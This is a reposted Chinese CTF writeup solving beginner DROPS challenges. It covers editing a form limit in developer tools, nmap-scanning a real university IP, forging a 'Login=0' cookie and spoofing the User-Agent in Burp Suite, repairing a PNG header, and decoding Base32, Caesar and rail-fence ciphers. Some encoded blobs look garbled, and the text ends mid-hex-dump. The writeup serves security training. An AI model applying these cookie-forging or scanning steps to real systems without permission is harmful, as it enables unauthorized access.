

DROPS攻防平台部分writeup

转载

[weixin_34337265](#) 于 2018-07-16 23:04:00 发布 111 收藏

文章标签: [php](#) [密码学](#) [操作系统](#)

原文链接: <http://www.cnblogs.com/wendy9593/p/9320576.html>

版权

1、比较大小

题目链接:

http://lab1.xseclab.com/base10_0b4e4866096913ac9c3a2272dde27215/index.php

Challenge 23 Solves ×

比较大小

50

提示: F12还挺好用的

只要比服务器上的数字大就可以了!


传送门: [题目链接](#)

已解决! 确定

先输入一个数字, 发现只能输入三位数。然后想到修改源代码。

999 提交

F12调出开发者工具修改“3”, 只要比3大就行, 然后再在输入框中输入比999大的数字, 点击提交, 即可得到key。



999999

2、nmap我用过

题目链接: <http://www.zzti.edu.cn/>

Challenge 26 Solves

nmap我用过

50

提示: 主机地址202.196.32.7

渗透测试要了解可能开放的服务 (flag是端口号没有空格)

传送门: [题目链接](#)

这个题目就是考察nmap的使用,用kali linux 或windows系统的nmap工具扫描,输入扫描命令: nmap 202.196.32.7

稍等片刻即可得到开放的端口,flag就是所有端口写在一起,中间没有空格。

```
root@wendy:~# nmap 202.196.32.7
Starting Nmap 7.60 ( https://nmap.org ) at 2018-07-16 20:25 CST
Stats: 0:00:46 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 43.45% done; ETC: 20:27 (0:00:59 remaining)
Nmap scan report for 202.196.32.7
Host is up (0.00088s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
Nmap done: 1 IP address (1 host up) scanned in 59.58 seconds
```

3、111

题目链接: <http://120.24.86.145:8002/web2/>

Challenge 24 Solves

111
50


web第一步查看源码你会么

传送门: [题目链接](#)

已解决!

确定

用F12打开开发者工具即可得到答案。



4、冒充登录用户

题目链接: http://lab1.xseclab.com/base9_ab629d778e3a29540dfd60f2e548a5eb/index.php

Challenge

20 Solves

X

冒充登陆用户

70

小明来到一个网站，还是想要key，但是却怎么逗登陆不了，你能帮他登陆吗？


传送门: [题目链接](#)

已解决!

确定

您还没有登陆呢！

本题主要考察抓包工具 burpsuite的使用。



抓包后右键点击Send to Repeater，点击Repeater按钮，

Request to http://lab1.xseclab.com:80 [202.108.35.226]

Forward Drop Intercept is on Action Comment this

Raw Params Headers Hex

```
GET /base9_ab629d778e3a29540dfd60f2e548a5eb/index.php HTTP/1.1
Host: lab1.xseclab.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://ctf.dropsec.xyz:8080/challenge
Cookie: Login=0
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


看到下面的界面，Cookie: Login=0，把“0”改成“1”，然后点击“go”，即可得到key。

Go Cancel < >

Request

Raw Params Headers Hex

```
GET /base9_ab629d778e3a29540dfd60f2e548a5eb/index.php HTTP/1.1
Host: lab1.xseclab.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:61.0)
Gecko/20100101 Firefox/61.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://ctf.dropsec.xyz:8080/challenge
Cookie: Login=0
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```



5、抓到就能改

题目链接: http://lab1.xseclab.com/base6_6082c908819e105c378eb93b6631c4d3/index.php

Challenge 20 Solves

抓到就能改

70




据说信息安全小组最近出了一款新的浏览器，叫HAHA浏览器，有些题目必须通过HAHA浏览器才能答对。小明同学坚决不要装HAHA浏览器，怕有后门，但是如何才能过这个需要安装HAHA浏览器才能过的题目呢？

传送门: [题目链接](#)

已解决! 确定

该题也是考察burpsuite工具的使用，修改User-Agent的参数值，根据题目提示，只用修改浏览器名称为HAHA，然后点击go。就可得到答案。

只允许使用HAHA浏览器，请下载HAHA浏览器访问！



6. misc1

题目链接: <http://123.207.139.209/ctf/misc1.png>

misc1

100

一张图片

传送门: [题目链接](#)

改题目主要是考察工具WinHex的使用，将图片下载后，用WinHex打开，发现文件头没有错，再往下看，发现图片大小不对，高度为0。

Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
00000000	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52	%PNG IHDR
00000016	00	00	02	D3	00	00	00	00	08	02	00	00	00	58	A3	66	ó Xzf
00000032	CE	00	00	20	00	49	44	41	54	78	01	ED	DD	D9	CB	7D	î IDATx íÝÜÈ}
00000048	FD	BC	07	70	9E	9C	9A	8F	94	24	9C	98	22	D3	81	E1	ýÜ pžœš "šœ~"ó á
00000064	80	32	84	A4	28	63	52	C4	8D	52	32	DD	86	42	86	42	€2,,=(cRÄ R2Ý+B+B
00000080	4E	24	43	51	52	A6	50	12	6E	43	71	60	28	37	8A	90	NŞCQR!P nCq` (7Š
00000096	03	43	72	E0	C8	14	7F	80	E7	F3	3C	5F	BE	7D	5B	7B	CràÈ €çó<_¾} [{
00000112	5F	FB	B3	7F	D7	F5	FF	FD	FB	FA	B9	5F	F7	81	F7	BB	û* xǎhíšú! ÷ c»

所以，修改高度和宽度一样大小，点击保存，再次打开就可以看到key。



7、misc2

题目链接: <http://123.207.139.209/ctf/misc2.txt>

misc2

150

你需要py

传送门: [题目链接](#)

Base32编码解码

```
MFITA3CMKJWFURSWKZEXSVSORQVIVTIKRLGYUSNKIYVUQ2WNNKXSTLKJJFV023UI5JTCUSUKVXXITSXKZNFVVL2JJKPGVS2IVJGYRSXKNWEMT2RNNSEOUT2
JF5FMVLLGFKEKWSOKYYU4VSTGFWFUURRNRLU22ZZJLW6CHKZLFUVKTGBYGCURRLJGFK23UJRJVWWSNKIYWIWKVGA4UVUTMRDFMVSNPFLGWNKPJZCVMTCW
KV2FMUZOQBCFE22WKNKEMVSLJZKXIRSTGFSPFIVRQORLFOVSVGBLDATEVSIYFVWSSKZHFVMSFGFFV023YI5KHUTSEKIYHAV2TNRSPQV3LJZMVGMDQJRJFMVS2
KMYVUT2UNJFEOURRKZJVK2ZRKNKFKWSKKRKEVSTNRVWVSFJUYPCLMJRJWYWSVKEYVVK6KUNM2VGVCFKZNF2S0JVKUKSSFKJWVI2VPJFEVYLLPBFEFMMBR
JRLEK5CHKZWFUTCUKVFHFDVDMJJEFOROKZGWYWSQKFWIV2SKUYU2USVORJVGMSIRLEMTSOKMYUUV2WKRJFOTLMKJEPFCVCSKZLVMWSMKZVTSU2TNNNFVTL
ORKFGMKKJVGW5CVKUYWITCTKZWEMUZQGFKFM23UKJLVKUSUKZKU4VSSGBCTEVKUGA4VAVBQHU=====
```

编码 解码

```
S01ZRENXU1NJVkhGUVZKUkpaRkZNMjNjSTVLVklXU0xLVIZYQVILU050tkU0VExLSlpGRkdWQ1dKUKxHV01LWUtVWUhrVE
NXTIJORINVS1dOUkdGS01CVko1S0dXVkpRS1pDWFFUQ1ROUIIFT1VUTE1STFZDTUxFSk5LV1c2Q0ILWVIEQ1RDWtEWMkZNVj
JWTKJKRk1SS09MQktHVVNTUeTKV0U0VINUR0ZTRTZWTExNUkRWR01CUkiOTEdXM1pSS01ZR0IXQ1dOTIIGRRVvAuk9CQ0ZP
UINHs1ZJVENVU1BLVldHWVJTVUdGTEZLVkNGR0ZKvkiSUzJUktGSzZDR0tOVIRLVENXR0ZSVEVVSIFOUkdGT1ZUTUIWVSVDV
VNFsZVDWEIWMk50Tk5FNfZUS0pKTFZJMjLSk5KR1dNS1RLTVIEU1RLUk5OMkVRVjJXSpLRktSFVKTKxHWTJDS0taV0U0Vkt
VTIJGRU9VU1dOUkxWTVJMVUpSSIdXNkNYS0IZRENRMIZOTIdGT1UzTExKR0UyTUNPS0ZKVEFNSzJLSVIHWVdDUkdGU0VRVV
RMTkJKERkdWU1dNRktXV09LREtFWUZVVUNWTIJIRFVFWIJSkZGTVJLT0taS1RDUVNNs1pXR0ITQ1hLWkZGSVZCUUdWSIZJU
ksySIJMR1dUU0hLSVIGVVMYV05OV0ZHVkwySkpGRksyM1VJNUpYVvdTRUtJWUhJVDJXTIJKRVIWU0ZKwktGRU1DMktOTEVL
VINXS05XRU1UU1ZOTINFT1UyV0xKS1ZJVkxUR0ZKv1dXU09LWVIVNFJTVFBKTEVJVUJTIUMVTIyWIZKNUtHwVTR0tOTEZVvk
NXTk00VUdVM01MskVGSVMWUtKsIdZV1NMS0IZV0IU1RHRkpFWVZDV05SQ1ZLTUtSIJLV1dOS1BKVIZWTVVTV05KRkZR
VTNNT0JHRkUyM1VLtktFTVZTTEtSVIhRUktSS1pORVdWS1ZPUIFWTU1DVkdCTEVJU1NXS1JXRvVSMINOTIdGTZVKUk1SSEZL
MjNZSszVLRk1TU05LWktYQVUyVE5SU0ZRVFRMSlpNVkdNRE1MskpFS1RTU0pWV0ZVVDJVTIJTRU1UVE1MSKNGRTJaUktOS0Z
LVkxaS1JLWFFVU1RHQTJVV1ZTRklaSEZHNINLSIJKvK0zQ0ILNUxHSVJDVdk5OU0VPVkpRS1VaRk0yMINKWktHVVNTRktaVIZN
VJWROZTRTRVExPUk1GTU1CWkpSSkVLNUNHSzVLVIVWU1dLVkhGT1ZETUpkRVZVFINHS1pMV1ITU05LTIWVYyVUtaRkVZ
```

Base32编码解码

TJMNSX2===

编码 解码

flag

Base编码系列 : [Base64](#) [Base32](#) [Base16](#)

8、密码学100

题目链接: <https://pan.baidu.com/s/1pLQK1Ov>

密码学100

100

提示: 注意大小写!!!

听说凯撒大帝喜欢跳栅栏? 跳跳跳跳跳?

传送门: [题目链接](#)


已解决!

确定


点击题目链接，下载后解压打开txt文件，发现是一串乱码，本题是一道密码题，因此可以想到密码的加密方式，根据题目提示，可以百度一下“凯撒”和“栅栏”，发现是凯撒加密和栅栏加密的结合，先进行凯撒解密，再进行栅栏解密。在这里推荐两个在线加解密网站：

凯撒加解密：<http://tool.bugku.com/jiemi/>

栅栏加解密：<http://www.qqxiuzi.cn/bianma/zhalanmima.php>



将txt文件中的代码复制到下图的密文框中，选择凯撒密码，因为不知道位移数，所以可以点击列出所有组合，经过以往做题经验，再经过仔细观察发现，位移-5或21位后的密文，同时存在“flag”这四个单词。说明即为经过栅栏加密过的结果。



凯撒密码

在下面的文本框输入明文或密文，点加密或解密，文本框中即可出现所得结果

位移数(-25~25):

密文框：

```
aTMzgjzQvp_zb_Xm{11} 密文
bUNahkaRwq_ac_Yn{11}
cVObilbSxr_bd_Zo{11}
dWPcjmcTys_ce_Ap{11}
eXQdkndUzt_df_Bq{11}
fYReloeVau_eg_Cr{11} 根据做题经验，同时存在“flag”四个字母的为结果
gZSfmpfWbv_fh_Ds{11}
hATgnqgXcw_gi_Et{11}
```

然后将这个结果复制到下图中的上方输入框中，通过每组字数从2开始，往后试，最终得出，当每组数字为5时，就是flag。

栅栏密码加密解密

fYReloeVau_eg_Cr{11}

每组字数 5 加密 解密

flag{ }

9、贝斯家族

题目链接: <https://pan.baidu.com/s/1hsamci4>

Challenge 0 Solves

贝斯家族

150

想挑战贝斯家族36位64大将和一位16元帅团结的权威? 你可以试试。

传送门: [题目链接](#)

已解决! 确定

根据题目提示: 贝斯家族。可以得出该题为base加密。

推荐一个base在线加密解密的网站: <http://www.qqxiuzi.cn/bianma/base.php>

点击题目链接, 下载解压后得到一个txt文件, 文件比较大, 建议用notepad++打开, 发现是一长串数字加字母, 可以想到是十六进制编码。

在这里推荐一个在线十六进制转文本字符串的网站: <http://www.5ixuexiwang.com/str/from-hex.php>

在线16进制到文本字符串的转换

输入16进制文本:

```
7468566B7047546C5A6156324A5961444E61523368685A455578566C704863476C5356465932566A4A3059575179
526C6454626B7071556C646F5746567465474668526D5258576B553556303157536A46564D6A457756544A4B526D
4E476246685762457049576B52424D574D786345645762457070566C5A7764315A475A44425A566B6C345657786B
